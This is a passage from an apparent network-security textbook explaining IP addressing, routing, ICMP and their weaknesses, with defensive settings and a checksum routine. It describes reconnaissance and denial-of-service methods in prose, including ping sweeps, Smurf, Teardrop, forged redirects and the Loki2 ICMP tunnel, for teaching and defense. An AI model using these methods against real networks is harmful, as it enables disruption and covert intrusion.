C	110	192*.n.n.x* – 223*.n.n.x*	256
D	1110	224*.n.n.n* – 239*.n.n.n*	special; multicast packets [RFC3171]
E	11110	240*.n.n.n* – 247*.n.n.n*	reserved [RFC3330]
F	111110	248*.n.n.n* – 251*.n.n.n*	special; extended addressing [RFC1365]
others	111111	252*.n.n.n* – 255*.n.n.n*	reserved

n identifies part of the subnet. *x* identifies a byte for the unique identifier.

The remaining IP network addresses begin with the bit sequence "111" and define a set of extended addresses. These denote special-purpose network addresses, and few are defined [RFC3330]. One example is Net224. The subnet `224.x.x.x` is used for multicast IP addresses.

12.1.2 Network Masks

A subnet can be identified based on a combination of the network address and a *network mask*. A network mask, or *netmask*, is a set of 4 bytes that are combined using a bitwise-AND to define the subnet (Table 12.2). If two addresses, when combined with a netmask, yield the same value, then both addresses are on the same subnet.

TABLE 12.2 Sample Subnet Combination

	IP Address	Binary Format
Address:	10.1.5.100	00001010.00000001.00000101.01100100
Netmask:	255.0.0.0	11111111.00000000.00000000.00000000
Combine Address with Netmask Using a Bitwise-AND Subnet:	10.0.0.0	00001010.00000000.00000000.00000000

The type of network class can be used to determine a netmask. For example, the address `10.5.193.40` can also be written in hex as `0A05C128`, or in binary, `00001010 00000101 11000001 00101000`. Because the first bit is zero, this is a class-A address. The first 8 bits identify the subnet: Net10. A class-A subnet only has an 8-bit netmask, so the netmask is `255.0.0.0`. The netmask may also be written in hex as `FF000000` or by the shorthand "`/8`". The shorthand notation specifies the number of sequential bits that form the netmask.

Network address space may be subdivided beyond the standard classes. For example, the class-A subnet `12.x.x.x` (Net12) may be subdivided based on bit ordering. Net12 may contain any combination of 256 class-B subnets; 65,535 class-C subnets; or fractional subnets. A *fractional subnet* does not use a network mask that ends on a byte boundary. Whereas a class-A subnet uses an 8-bit mask, a fractional subnet may contain any number of bits in the mask. The subnet `12.15.128.0/21` defines the address range `12.15.128.0` to `12.15.135.255` within Net12.

NOTE

Although netmasks are usually denoted by a series of sequential bits, this is not required. A nonsequential network, such as the netmask `255.255.`**`170`**`.0` *(*`11111111 11111111` **`10101010`** `00000000`*) is just as usable as a sequential netmask.*

12.1.3 Broadcast Addresses

The IP network protocol supports broadcast addressing. Packets with a destination address of `255.255.255.255` are treated as local broadcast packets [RFC1812]. This broadcast address is not routable; it is strictly used for local IP broadcasts.

12.1.3.1 Routable Broadcast Addresses

Along with the `255.255.255.255` broadcast address, each subnet contains a local broadcast address. The last IP address in a subnet is typically used as a broadcast address. For example, the subnet `192.168.0.0/16` has the broadcast address `192.168.255.255`. This permits a remote host to transmit a broadcast packet to a remote network. For the example subnet, the Linux command to ping the entire `192.168.0.0/16` subnet is

```
ping -b 192.168.255.255
```

This command displays all nodes that respond to the ping request. Unlike the Linux command, the Windows `ping` command only shows that *a* system responded. It does not indicate which system responded.

NOTE

The last IP address is typically a broadcast address, but it is not required. Any IP address can be configured as a subnet's broadcast address. And some network devices support disabling the subnet broadcast address entirely.

12.1.3.2 Determine Subnet Size

Although subnets may appear as class-A, class-B, or class-C, the actual size of the subnet may vary. An attacker can use broadcast pings to determine the size of a remote subnet. By increasing the netmask by 1 bit and determining the relative broadcast address, a ping scan can determine the likely size of the subnet.

To prevent this type of scan from revealing all systems on a network, most routers respond to the echo request but do not forward the packet to the entire subnet. This scan detects the router, not all hosts on the subnet. Other options to deter this type of scan include blocking ICMP echo requests, disabling broadcast addresses, or moving the broadcast address to a different IP address. Although it is possible to configure a router to respond to all ICMP echo requests, this is generally undesirable because an attacker may attempt to perform a detailed attack against all IP addresses that reply.

12.1.4 Routing

Each system in an IP network maintains a routing table that associates a network address and netmask with a network interface. When a packet is being transmitted, the destination IP address is compared with the subnet associated with each interface. When a match is found, the data is transmitted through the associated interface.

Routing tables may also associate a *gateway*, or external router, with a particular route. The gateway is a router that will relay packets to the desired subnet. Gateways are used when a remote network is not directly reachable from the transmitting host.

Each routing table contains a *default gateway*. This is a gateway that should receive all traffic that does not match any other known routers. Most PCs and single-homed workstations only contain a default gateway in the routing table.

12.1.5 Metrics

Routing tables do not require uniqueness. Two different table entries may route to the same subnet. This overlap permits fail-over redundancy—when one route is unavailable, the next one is attempted. To distinguish between alternate paths, routing tables include a numerical metric. Routes with lower metrics identify more desirable paths. A metric of "0" indicates an adjacent network.

When a packet is ready for transmission, the route with the lowest metric is attempted first. If there is a transmission failure, then the next path is attempted. When two paths have identical metrics, the decision may be resolved through round robin, load balancing, first listed, or default route selection.

Although systems are supposed to use fallback routes, this is not always the case. For example, if a PC has two network cards on the same network, it may conclude that neither route is available if one card fails. Similarly, if the default route is unavailable, some operating systems will not select an alternate default route. Finally, if the data link layer does not report any errors, then the network layer may not detect transmission problems and may not select alternate routes. Each of these conditions appears as a network connectivity problem, even though the routing table and network adaptors may seem to be configured correctly.

Decisions, Decisions

An employee called into a corporate helpdesk to report that his laptop could not connect to the Internet from a conference room. The laptop worked fine from his desk and from his home, but not from the conference room. At first glance, the routing table appeared correct; both the wireless and wired network interfaces were configured properly.

The helpdesk engineer began asking questions about the employee's usage. When at his desk, the laptop used a wired connection. At home, the laptop used a wireless access point. In the conference room, the employee used a wired connection; however, a wireless AP was available. (This caused a subtle problem).

When the laptop was in the conference room, it had two default routes: one over the wired network and one that was wireless. Although the wired network could connect to the Internet, the default route for the wireless network was being selected first. For security reasons, the wireless AP could only access a limited network, not the corporate intranet or external systems. All packets leaving his laptop were using the wireless connection instead of the wired. By disabling the wireless network, the problem was resolved. Alternately, the employee could have removed the default route for the wireless network or assigned the wireless route a higher metric.

12.1.6 TTL

IP networks may contain very long routes between two subnets. IP networks may also contain loops. Long routes may be desirable, but loops can quickly consume all network bandwidth. To avoid packets being indefinitely forwarded through loops, IP uses a *time-to-live* (TTL) counter. The TTL is decremented each time the packet passes through a router. If the TTL reaches zero, then the destination is considered to be unreachable and the packet is discarded. For IP, the TTL is 1 byte, with a maximum value of 255. Subnets connected by more than 254 routers are unreachable.

Many operating systems do not begin with a TTL of 255. For example, many Linux and BSD distributions use a default TTL value of 64 [RFC1340]. Windows 2000 uses a default TTL of 128. The default setting is operating system specific and may be changed by a system administrator. Under Linux, BSD, and most other Unix platforms, the command `sysctl –a | grep ttl` displays the default TTL setting. Different TTL settings may limit bidirectional communication. A packet from a sender to a recipient may be deliverable, but the return packet may decrement to a TTL of zero before being delivered.

12.1.7 Nonroutable Addresses

Some network addresses are not intended to be publicly available. RFC1918 defines three sets of reserved network addresses: `10.0.0.0/8`, `172.16.0.0/12`, and `192.168.0.0/16`. These addresses are intended for private networks. Other nonroutable addresses include extended addresses, such as `250.0.0.0/8`, and loopback addresses (Net127), such as `127.0.0.1`.

12.2 ICMP

One of the network layer's core functions is to provide quality-of-service support. IP does this through the Internet Control Message Protocol (ICMP). ICMP provides support for testing, flow control, and error handling (Table 12.2). Whereas many of the ICMP types are strictly responses, other types define bidirectional query/reply services.

NOTE

ON THE CD

The CD-ROM contains `icmpgen.c`*, a program for generating test ICMP packets.*

TABLE 12.2 Common ICMP Functions

Type	Name	Service	Purpose
8/0	Echo Request/Reply	Testing	Determine connectivity
11	Time Exceeded	Testing/Error	Determine if the TTL expired
3	Destination Unreachable	Error	Identify failed delivery
4	Source Quench	Service	Basic flow control
5	Redirect	Service	Indicate more desirable route
17/18	Mask Solicitation	Service	Identify subnets
9/10	Router Advertisement	Service	Identify viable routers

12.2.1 ICMP Support

Each ICMP packet contains three parts. The first part indicates the type of ICMP packet (e.g., `ICMP_UNREACH`, `0x03`), numeric code for the packet type, and checksum for the ICMP header. The second part contains code type specific data. The final part contains packet data.

Although ICMP is a specified requirement for IP, not every system implements all functionality. For example, a host may support echo requests but not support router advertisement. Other examples include the following:

ICMP Checksums: RFC791 defines the ICMP checksum (Listing 12.2), but does not specify the behavior if the checksum is invalid. For example, some versions of Linux appear to ignore ICMP checksums, whereas Windows, OS/2, and BSD drop invalid packets. Many routers ignore checking the ICMP checksum in lieu of faster processing time.

LISTING 12.2 Sample Code to Compute ICMP Checksum

```
/**************************************************
 IcmpCksum(): Compute ICMP checksum.
 Packet includes the ICMP header and data.
 Returns the checksum in network-byte order.
 *************************************************/
int IcmpCksum       (unsigned char *Packet, int PacketSize)
{
  int i;
  long Sum=0;       /* at least 32 bits */
  int FinalCksum;   /* at least 16 bits */

  /* Algorithm: Add all 16-bit words */
  for(i=0; i<PacketSize-1; i+=2)
    {
    if (i==2) continue; /* skip the stored checksum value */
    /* add to the checksum */
    Sum = Sum + ((Packet[i]*256) + Packet[i+1]);
    }
  /* Take care of any odd numbered packets */
  if (PacketSize % 2) { Sum += (Packet[i]*256); }

  Sum = (Sum >> 16)+(Sum & 0xffff); /* add upper word to lower */
  Sum += (Sum >> 16); /* add carry */
  FinalCksum = ((~Sum) & 0xffff);  /* one's compliment */
  return(htons(FinalCksum)); /* return in network-byte order */
} /* IcmpCksum() */
```

Undefined Codes: Each type of ICMP packet may include codes for defining subtypes. For example, type 3 indicates an unreachable destination. The various codes for type 3 describe the actual failure. Yet nearly every operating system responds to an ICMP echo request when an undefined code is provide.

Broadcast Addresses: Some hosts handle broadcast addresses differently. An echo request sent to the `255.255.255.255` broadcast address may receive a different set of replies than a request sent to a specific subnet (e.g., `10.255.255.255` in the `10.0.0.0/8` subnet).

12.2.2 Echo Request and Reply

The ICMP echo service provides a basic test to determine whether a host is accessible. A host will transmit an echo request (*ping*) to a remote system. The remote system receives the request and generates an echo reply (*pong*) back to the calling system. If the transmitting system does not receive a pong, then the remote system may be offline or unavailable. Similarly, the delay between the ping and pong can be used to measure network latency. The `ping` command is available on most operating systems. This command generates an ICMP echo request and waits for a reply.

Unfortunately, attackers may use the ICMP echo server for attacks and reconnaissance. Common attacks include ping scans, the Ping of Death, and Smurf attacks.

12.2.2.1 Ping Scans

The first step in attacking a system is simply identifying that the target exists. *Ping scans*, or *ping sweeps*, can be used to search subnets for systems that are online. A ping sweep generates many ICMP echo requests that are directed toward each IP address on a subnet. Each echo reply indicates a potential target for an attacker. Tools such as `nmap` and `spray` can perform ping scans.

NOTE *A ping scan can be very tough on a network, generating thousands of packets in a few seconds. Repeated scans can be effective DoS attacks by consuming bandwidth, particularly when many hosts reply.*

An alternate form of a ping sweep uses an ICMP echo request sent to a broadcast network address for the destination. Rather than scanning an entire subnet, a single ICMP echo request is broadcasted to the network, and every host on the network replies.

A direct method to prevent detection from ping sweeps is to disable ICMP echo support. Under Linux, this can be accomplished with the commands:

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1
```

Many firewalls contain the option to discard ping requests. However, inexpensive home firewalls may not support disabling ICMP echo requests, or they may only support discarding pings from the WAN.

12.2.2.2 Ping of Death

The echo request includes a payload for testing network capacity and MTU. This permits a network administrator to identify whether network issues are related to packet size. For example, small packets may be delivered, but large packets may fail.

Unfortunately, not all systems handle the MTU properly. In 1996, a vulnerability was discovered where an ICMP payload could be larger than the expected MTU. Dubbed the *Ping of Death*, the oversized packet would cause systems to overflow network stack space, which resulted in a system crash or hang [CERT1996].

The problem stems from an assumption concerning packet sizes. Most transport layer protocols specify MTU size that is smaller than the network layer's maximum transfer size. For example, TCP specifies an MTU no greater than 65,536 bytes, whereas IP can transport 81,854 bytes (size before fragmentation). As such, most operating systems only allocate 64 Kb of address space for packets. But, IP can transmit much larger packets. An echo request can contain more data than the available buffer size, which causes an overflow at the recipient.

In November 1996, nearly all operating systems were vulnerable to the Ping of Death (although there were a few exceptions). Today, most networked hosts are not vulnerable to this attack. But, new network products are constantly released and occasionally vulnerable [Bugtraq2000, Trifinite2004].

12.2.2.3 Smurf Attack

An ICMP packet contains a source and a destination, but no authentication is associated with either address. Hosts that receive an echo request send an echo reply to the request's source address. A *Smurf attack* specifies a victim's IP address as the destination and then sprays thousands of systems with ICMP echo requests. Each system that receives the echo request sends an echo reply to the victim. Even though a single echo reply is a small packet, thousands can easily overwhelm a network. Because the true source of the attack is not associated with the packet, the victim is overwhelmed by a DoS from an anonymous attacker.

Although Smurf attacks have been known since 1998 [CERT1998], there are few local solutions to deter this style of attack. In general, hosts should be configured to ignore ICMP echo requests, and external routers should not forward ICMP echo requests or replies. Egress filtering can be used to impede a host from initiating a Smurf attack by blocking packets with forged source addresses.

Smurf-A-Riffic!

The Smurf attack gained its name from some little blue cartoon characters. Pierre Culliford originally created the Smurfs in 1958. In the early 1980s, Hanna and Barbara animated the Smurfs for NBC. The theme throughout each cartoon was the power of teamwork. Although a single Smurf was weak, a group of Smurfs could conquer any problem.

With regards to the network-based Smurf attack: A single echo reply is harmless, but a million can shut down a network.

12.2.3 Time Exceeded

ICMP provides error-handling support for IP. One such error concerns undeliverable packets. If the TTL of a packet reaches zero before delivery, the router is supposed to drop the packet and transmit an ICMP error message to the source. There are two types of TTL expiration messages: *TTL count exceeded* and *TTL reassembly expired*. A TTL count exceeded indicates that the TTL counter decremented to zero before being delivered. The TTL reassembly expiration error indicates that fragments began to expire before all parts were received.

The TTL can be used for an uncommon attack, allowing the identification of hosts that reside behind firewalls. The parasitic scanning tool (`parascan`) from the Paketto Keiretsu tool suite (*http://www.doxpara.com/*) varies the TTL field to identify the path to a remote host. This tool operates by performing a replay attack against an already established connection; however, the replay packets are modified with different TTL values. Normally firewalls block route detection; tools such as `traceroute` cannot scan inside a firewall. By replaying traffic from an existing connection, `parascan` can pass through firewalls; because existing bidirectional traffic is already established, the modified packets are allowed through. As each TTL value is attempted, different routers—even those inside a private network—generate ICMP TTL exceeded messages. This allows the scanning host to identify the full path to a protected host.

12.2.4 Destination Unreachable

There are a variety of reasons that the network layer cannot deliver a packet. All of these are reported to the network layer through an ICMP destination unreachable packet. Each unreachable packet includes a code describing the reason for the error. Table 12.3 lists the defined return codes.

TABLE 12.3 ICMP Destination Unreachable Codes

Code	Purpose
UNREACH_NET	Network unreachable
UNREACH_HOST	Host unreachable; implies network is reachable
UNREACH_PROTOCOL	OSI transport layer protocol unavailable
UNREACH_PORT	OSI transport layer port unavailable
UNREACH_NEEDFRAG	Fragmentation required, but the "don't fragment" flag was set
UNREACH_SRCFAIL	Source routing failed
UNREACH_NET_UNKNOWN	Network is unknown
UNREACH_HOST_UNKNOWN	Host is unknown
UNREACH_ISOLATED	Network or host is isolated
UNREACH_NET_PROHIB	Access to the network is prohibited
UNREACH_HOST_PROHIB	Access to the host is prohibited

→

Code	Purpose
`UNREACH_TOSNET`	Type of service (TOS) is unavailable for the network
`UNREACH_TOSHOST`	TOS is unavailable for the host
`UNREACH_FILTER_PROHIB`	Prohibited filtering
`UNREACH_HOST_PRECEDENCE`	Unreachable due to host precedence; indicates low priority host
`UNREACH_PRECEDENCE_CUTOFF`	Unreachable due to precedence cut-off; indicates low priority traffic

12.2.4.1 Unreachable Packet Format

Each ICMP packet contains three parts. The first part indicates the type of ICMP packet (e.g., `ICMP_UNREACH`, `0x03`), the numeric code for the packet type, and the checksum for the ICMP header. The second part contains code type specific data. For unreachable packets, this is an unused field. The final part contains information that relates to the packet. For unreachable packets, this is the header from the failed packet. The OSI transport layer uses the header to identify the failed connection.

12.2.4.2 Unreachable Attacks

Attackers that monitor IP traffic can create ICMP unreachable packets and transmit them to the packet source. Any router along the path is expected to return ICMP packets for errors, and the routers along the path are unknown to the sender, so the attacker's packet will not appear abnormal. As a result, an attacker can use ICMP to terminate arbitrary network connections. This becomes an effective DoS attack.

12.2.4.3 Unknown Unreachable

ICMP destination unreachable packets are intended to inform a host when a packet cannot be delivered. Yet, there are several situations where a destination unreachable packet may not be generated or received:

TTL Exceeded: Different hosts use different default TTL values. The TTL on the ICMP packet may expire before being delivered. For example, the sender may use a TTL of 128, whereas the router that detected the error uses a TTL of 64. If the sender and router are more than 64 hops away, the ICMP error will never reach the sender.

Firewalls: Many firewalls and routers do not forward ICMP traffic. The error reply may become filtered.

Undetected Failure: The packet may become lost in transit due to a transmission error or routing failure.

12.2.5 Source Quench

ICMP provides a very basic form of flow control. If the transmitting system is sending packets too quickly, the receiving system may send a *source quench* request. This request informs the sender to "send slower." Source quench has a number of limitations:

No Specified Rate: The source quench request does not specify a transmission rate. Different senders will slow by different amounts. A host being overwhelmed by network traffic may need to send many source quench requests.

No Specified Duration: The source quench does not include a duration for the request. The quench request takes effect immediately and lasts for the remainder of the network connection. To remove a source quench request, a new connection must replace the old connection.

No Send Faster: Although source quench is used to request a slower transmission rate, there is no support for increasing the transmission rate. Established connections may get slower and slower, but they can never speed up.

No Authentication: An attacker can flood an established connection with forged source quench requests. The result is an extremely slow network connection.

According to RFC1812, "Research seems to suggest that Source Quench consumes network bandwidth but is an ineffective (and unfair) antidote to congestion." Routers and nodes may choose to ignore source quench requests altogether.

12.2.6 Redirect

When a network contains multiple routers, one route may be more desirable than another. Routers have the option of providing ICMP redirect messages to a host. These packets inform the node to use an alternate route. Using this approach, a single node may have a very small routing table (just a default gateway) and learn of alternate routes dynamically and as needed.

The four types of supported redirection are for a network, host, type of service (TOS) for a network, and TOS for a host. These allow redirections based on the destination's subnet, specific address, or OSI transport layer service.

The most damaging attacks can come from redirect requests. An attacker can forge a redirect request that informs a host to send data to a nonexistent gateway

(DoS) or to a hostile node, which lead to a MitM attack. For these reasons, secure nodes should ignore redirect requests and use preconfigured routing tables.

To disable redirect support under Linux, use a command similar to

```
sysctl -w net.ipv6.conf.eth0.accept_redirects=0
```

The network adapter (e.g., eth0) may differ between hosts. Windows 2000 can disable ICMP redirects by changing the registry value for `EnableICMPRedirect` in the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters` registry key.

12.2.7 Mask Solicitation

ICMP provides a service for one host to request the network mask from another host. Defined in RFC950, a new host on the network may transmit an ICMP mask solicitation. The responding hosts supply enough information for the new host to identify the subnet. The subnet is identified by the responder's IP address and the mask provided in the ICMP data.

Although originally designed for automated network configuration, few systems use ICMP mask solicitation. Instead, other protocols such as BootP and DHCP (both OSI layer 7) are used for configuring hosts on a network. Although most systems do not support this ICMP service, the ones that do may supply a remote attacker with information concerning the network configuration.

12.2.8 Router Advertisement

Router discovery provides a way for nodes to discover neighboring routers. Described in RFC1256, each ICMP router advertisement lists the networks reachable from the sender. Hosts may passively receive router advertisements or may actively send an address request. An address request asks all routers to reply.

The information in the router advertisement does not specify the quality of the router. Poor route selections, such as a slow or long path, is intended to be corrected through ICMP redirects.

12.3 GENERAL RISKS

Although widely available, IP contains a number of fundamental flaws that lead to general security risks. These risks include address conflicts, hijacking, replay attacks, packet storms, and covert channels. Implementation oversights can add to other common risks such as fragmentation attacks.

12.3.1 Addressing Conflicts

In the data link layer, two nodes cannot have the same hardware address if they reside on the same network. Duplicate addresses lead to ambiguous routing. Similarly, two nodes on the entire Internet cannot share the same network address. If a node is assigned an IP address but exists on the wrong subnet, then it becomes nonroutable. And, if two nodes are on the same subnet and have the same network address, then routing becomes ambiguous.

In this situation, the machine that responds fastest usually locks out the slower system. This happens because IP only tracks the first packet received. But, if a switch is used on the subnet, then the slower system may lock out the faster system. This happens because the packet sent by the slower host poisons the switch's ARP table, which redirects all traffic to the slower node. (See Chapter 10 for more information on ARP poisoning.)

12.3.2 IP Hijacking

IP hijacking occurs when one node assumes the IP address of another node. An ideal hijacking occurs without creating a detectable address conflict. There are three basic ways to perform IP hijacking:

Unused Address Hijacking: If a system, such as a laptop, is temporarily offline, then the attacker can use the IP address without generating a conflict. More forceful attacks may conduct a DoS attack against an active node to essentially force the system offline.

Redirect Hijacking: Through the use ICMP redirect messages, an attacker can redirect network connections to alternate hosts.

Promiscuous Hijacking: A node along the network path can intercept and respond to IP packets. This method works as long as the attacker is somewhere along the path between the source and destination.

Many systems rely on IP addresses as an authentication mechanism. Examples from Unix include `tcpwrappers` (files `/etc/hosts.allow` and `/etc/hosts.deny`), `.rhosts`, and `/etc/inetd.sec`. Even common applications such as mail servers and X-Windows (`xhost`) restrict access by IP addresses and subnets. The ability to hijack an IP address severely limits the effectiveness of these access control systems.

12.3.3 Replay Attacks

IP is a stateless protocol. Even though IP traffic may be connection-oriented, the state is only maintained for individual packets (or groups of fragmented packets) and not between different packet transmissions. This means an attacker may record and replay packets at any time. Although higher-layer protocols may recognize and reject the IP contents, the IP data is still valid.

12.3.4 Packet Storms

Packet storms are a general class of attack, where a network becomes overwhelmed by traffic. One type of packet storm is an *amplification attack*, where a single packet request generates a flurry of replies. ICMP requests, when sent to a broadcast address, can generate a large number of replies. This leads to a packet storm based on an amplification attack.

Other packet storms can occur when a network device improperly handles ICMP errors. RFC1812 describes many situations where ICMP errors should not be generated:

- Do not generate an ICMP error in reply to an ICMP error.
- Do not generate an ICMP error if the ICMP header is invalid.
- Do not send an ICMP error to a broadcast or multicast address.
- Do not generate ICMP errors for individual packet fragments; only generate errors for the first packet.

Systems that do not abide by these guidelines may generate many ICMP errors and flood a network. Moreover, if two such devices exist on a network, then they may amplify errors off of each other, which leads to a crippling packet storm that consumes all available bandwidth.

12.3.5 Fragmentation Attacks

IP supports the ability to fragment large data transmissions and reassemble them upon receipt. Although this concept is straightforward, many implementations are error prone. Two examples of fragmentation attacks are Teardrop and Nestea. These address implementation bugs rather than protocol issues, but these vulnerabilities occasionally resurface in new network devices.

12.3.5.1 Teardrop

The *Teardrop attack* was first reported to the Bugtraq mailing list in November 1997 [GPR1997]. When operating systems, such as Linux or Windows, reassemble packets, they perform a loop to copy all the data to a new memory allocation. Although they do check to ensure that they do not copy fragments that are too large, they overlooked the situation where fragments overlap. For example, the first fragment may contain 1,000 bytes. The second fragment starts at an offset inside the first fragment, such as 6 bytes into the first fragment, and contains a length that does not cover the entire overlap—the second fragment is completely contained in the first fragment. In this situation, the end of the fragment becomes much shorter than the end of the reassembled packet. Because the reassembly loop copies from the fragment's offset to the end of the reassembled packet, the result is that too much data is copied.

There are many variations of the fragmentation overlap, or *Teardrop*, attack. These variations use an assortment of overlap patterns, packet types, and traffic volume. Some are combined with other network attacks to increase the likelihood of a successful DoS.

In 1997, every version of Linux and Windows was vulnerable to the Teardrop attack [CERT1997]. These systems would crash or hang. Although patches have been issued for the many variations of Teardrop, new network devices are occasionally vulnerable.

12.3.5.2 Nestea

Teardrop led to an explosion in variations of the fragment-offset attack method. *Nestea* was released in 1998 and is one of the most common variations. This attack exploited an off-by-one assembly bug in many network stacks. Whereas Teardrop impacted most operating systems, Nestea only impacted a few devices—crashing Linux systems and some routers.

Today, few systems are vulnerable to Nestea, and those systems are also likely vulnerable to Teardrop attacks.

12.3.5.3 Targa

The *Targa* attack method originally developed as a rapid method to conduct many different IP-based DoS attacks. Targa included Teardrop, Nestea, LAND (Chapter 15), and many other attacks. *Targa3* was the third major revision to Targa. This system generated random IP packets with invalid fragmentation, services, checksums, and data lengths. Receiving hosts with vulnerable network stacks would crash. Today, administrators and developers may use Targa3 for evaluating a system's capability to handle corrupt packets.

12.3.6 Covert Channels

ICMP is an expected control protocol. Many firewalls and IDS systems perform a basic check of the ICMP header before relaying the traffic, but the contents of the ICMP packet are not always scrutinized. This means ICMP can pass though some firewalls and IDS systems without detection. This capability makes ICMP an ideal tool for transporting covert information.

Loki2 (*http://www.phrack.org/show.php?p=51&a=6*) is one example of ICMP used as a covert channel. This system tunnels remote access within ICMP. The data being transported, shell requests and replies, are hidden within echo request and reply packets. A system watching for suspicious activity will only see a rise in ping traffic. Besides tunneling data, Loki2 offers options for strong cryptography, UDP or ICMP tunneling (UDP is useful if the firewall filters ICMP packets), and configurable parameters for controlling tuning the remote session parameters.

12.4 SECURITY OPTIONS

IP is the most common network layer protocol. Any system on the Internet must support IP. Although IP has a significant number of fundamental flaws and implementation-specific vulnerabilities, there are a few steps that can mitigate risk exposure. These include disabling unnecessary features, using nonroutable IP addresses, filtering IP traffic, and employing security-oriented protocols when possible.

12.4.1 Disable ICMP

Although RFC791 describes ICMP as providing testing, flow control, and error handling, none of the functions provided by ICMP are essential for network routing. Testing is not always needed, and the physical, data link, and higher layers can better manage flow control. Although the error-handling functions are desirable, they are not always reliable. Combined with the security risks associated with ICMP, it becomes safer and more efficient to completely disable ICMP support.

Unfortunately, most operating systems do not provide the means to completely disable ICMP (aside from recompiling a kernel). As such, ICMP should be bidirectionally filtered at the firewall.

12.4.2 Nonroutable Addresses

Hosts that do not need to be directly connected to the Internet can use nonroutable network addresses. RFC1597 defines a set of subnets that are not routable. The subnets are designated for use on private networks (Table 12.4).

TABLE 12.4 Nonroutable Subnets

Address Range	Scope
`10.0.0.0 - 10.255.255.255`	Class-A
`172.16.0.0 - 172.31.255.255`	16 Class-B
`192.168.0.0 - 192.168.255.255`	256 Class-C

By using nonroutable network addresses, an attacker on the network cannot directly query the protected host. Moreover, security is no longer based strictly on firewalls and filtering. If a firewall is temporarily misconfigured or disabled, the hosts become isolated from the network rather than directly vulnerable.

Internet access to the private LAN can be provided through dual-homed proxies or network address translation (NAT).

12.4.3 Network Address Translation (NAT)

Network address translation (NAT) is an OSI layer 4 (transport layer) service that relays packets from an isolated network through a common gateway [RFC1631, RFC2663]. The NAT gateway is a dual-homed system bridging the Internet (outside) with a private network (inside).

For each outbound packet, the NAT server stores a mapping in an internal relay table. The table contains (1) the source's IP address and transport layer port, (2) the destination's IP address and transport layer port, and (3) a port number for the NAT server's external interface. The packet is then relayed to the outside network using the NAT server's external IP address and port number. The external destination views the packet as coming from the NAT server and not from the internal system.

When the NAT server receives a packet on the outside network interface, it compares the packet's destination with the internal relay table. The packet is then forwarded to the internal source.

Using a NAT server, many private hosts can relay through the same external IP address. NAT servers provide two security-oriented side effects: anonymity and privacy.

Limited Anonymity: All packets relaying through a NAT server appear to come from the NAT server. Although the external destination of the packet is known, the internal source is anonymous. An attacker may be able to identify the ISP and specific IP address of the NAT server, but the attacker does not know which system behind the NAT server is responsible for the connection.

Nonroutable Privacy: An attacker cannot initiate the connection to an internal host. Any packet that reaches the NAT server's external interface but does not have an internal relay table entry is dropped. The drop occurs because NAT server does not know how to route the packet—there is no internal destination. This side effect turns a NAT server into a very effective firewall, blocking uninvited external traffic.

Most small-office/home-office (SOHO) firewalls, such as those provided by SMC, Linksys, Netgear, and D-Link, use NAT for the primary firewall functionality. This has the benefit of supporting multiple systems on a single DSL or cable modem connection while providing nonroutable privacy.

IP Reallocations

In the mid-1990s, it became apparent that the allocations of IP addresses were uneven. Some network providers were allocated very large subnets, whereas other providers had very few. Due to the uneven allocation, some networks (and countries!) were running out of IP addresses. Although many solutions were developed, NAT was one of the most successful.

Using NAT, a single service provider could share one routable IP address among thousands of nonroutable addresses. In theory, one external NAT address could support an entire company. In truth, load balancing and port limitations limit the number of hosts that can reside behind a NAT server. Usually NAT servers are configured to provide proxy support for 100 to 1,000 hosts. Special-purpose proxies, such as Web proxies, can alleviate much of the NAT server's network load.

An alternative to using NAT is IPv6. IPv6 provides more network addresses. But IPv6 could face the same allocation issues as IPv4 if the subnets are not carefully distributed.

When addresses first appeared misallocated, a common cry was to reallocate the Internet. Many class-A networks were initially allocated to companies that were believed to be long-term technology leaders. For example, Net3 was allocated to General Electric and Net9 was provided to IBM [IANA2005, RFC1166]. In 2002, Hewlett-Packard (HP) acquired Compaq computers. HP had been allocated Net15. Compaq, having previously acquired DEC, gave HP a second class-A network: Net16. The two class-A networks provide HP with enough address space for over 33 million systems; HP has more address space than all of Taiwan (15,546,372) and Brazil (15,097,741) combined.

While reallocating IPv4 subnets could ease the issues around limited address space, it comes with a hefty cost. Forcing every company in the world to reassign network addresses can cost billions and disrupt Internet operations. Most systems within companies such as Hewlett-Packard, IBM, and General Electric do not need routable network addresses; corporate firewalls prevent Internet traffic from routing directly to hosts. These companies could use private networks with NAT for external access, but the corporate cost currently outweighs the network need.

12.4.4 Reverse-NAT (RNAT)

The largest drawback with NAT is the inability to host a network server. Because all network traffic must initiate from within the private network, a server cannot reside within the private subnet. Normally NAT cannot be used when a network hosts Web, email, or other network services.

Reverse-NAT (RNAT) is an OSI layer 4 protocol that provides a static mapping from an external port on the NAT server to an internal port and IP address on the private network. Using RNAT, an external connection to port 80 (HTTP) on the NAT server can be routed to a Web server on the private subnet.

Many home firewalls provide both NAT and RNAT services. NAT provides the firewall functionality, whereas RNAT permits service-oriented applications. Most of these firewalls also provide support for a catchall server on the private subnet. Sometimes called a *DMZ Host*, the catchall server receives all external connections that are not covered by other RNAT mappings. But unlike a true DMZ, the DMZ host resides in the private network. If the DMZ host is compromised, it can directly attack other private systems.

12.4.5 IP Filtering

Most true (non-NAT) firewalls support packet filtering based on the IP packet header. Filter rules can restrict packets based on specific hosts, subnets, or type of service (e.g., TCP, UDP, or ICMP). This filtering can apply to the source or destination address to provide maximum control over IP support.

As mentioned in Section 12.4.1, ICMP traffic should be disabled. An IP filtering firewall can easily be configured to drop all ICMP packets. This effectively filters out the undesirable traffic.

Whereas an OSI layer 3 firewall only views the IP packet header, a layer 4 firewall can also filter based on specific ports and services. This can be used to restrict access to Web or email servers; only Web requests can reach the Web server, and only email can reach the email server.

12.4.6 Egress Filtering

Most firewalls are configured to be very restrictive for incoming (outside to inside) traffic while being unrestricted for outbound traffic. This configuration provides the maximum amount of safety from an external attacker while offering the maximum convenience to internal users. But, this configuration allows an attacker within the internal network to stage an attack against an external source. Attacks, such as those that use forged sender IP addresses, can originate from within the internal network.

Egress filtering applies firewall rules to outbound traffic. The simplest egress filters operate at the network layer by preventing packets with forged (or misconfigured) sources addresses from exiting the network. More complicated egress filtering can be performed at higher OSI layers (Table 12.5).

Although IP addresses can be forged, egress filtering prevents forged addresses from exiting a network.

TABLE 12.5 Sample Egress Filtering by OSI Layer

Layer	Type of Filtering
7 (Application)	Web URL restrictions (e.g., anti-porn filters); email/spam filtering; virus scanning
6 (Presentation)	VPN and SSL authentication
5 (Session)	Restrictive DNS and LDAP access
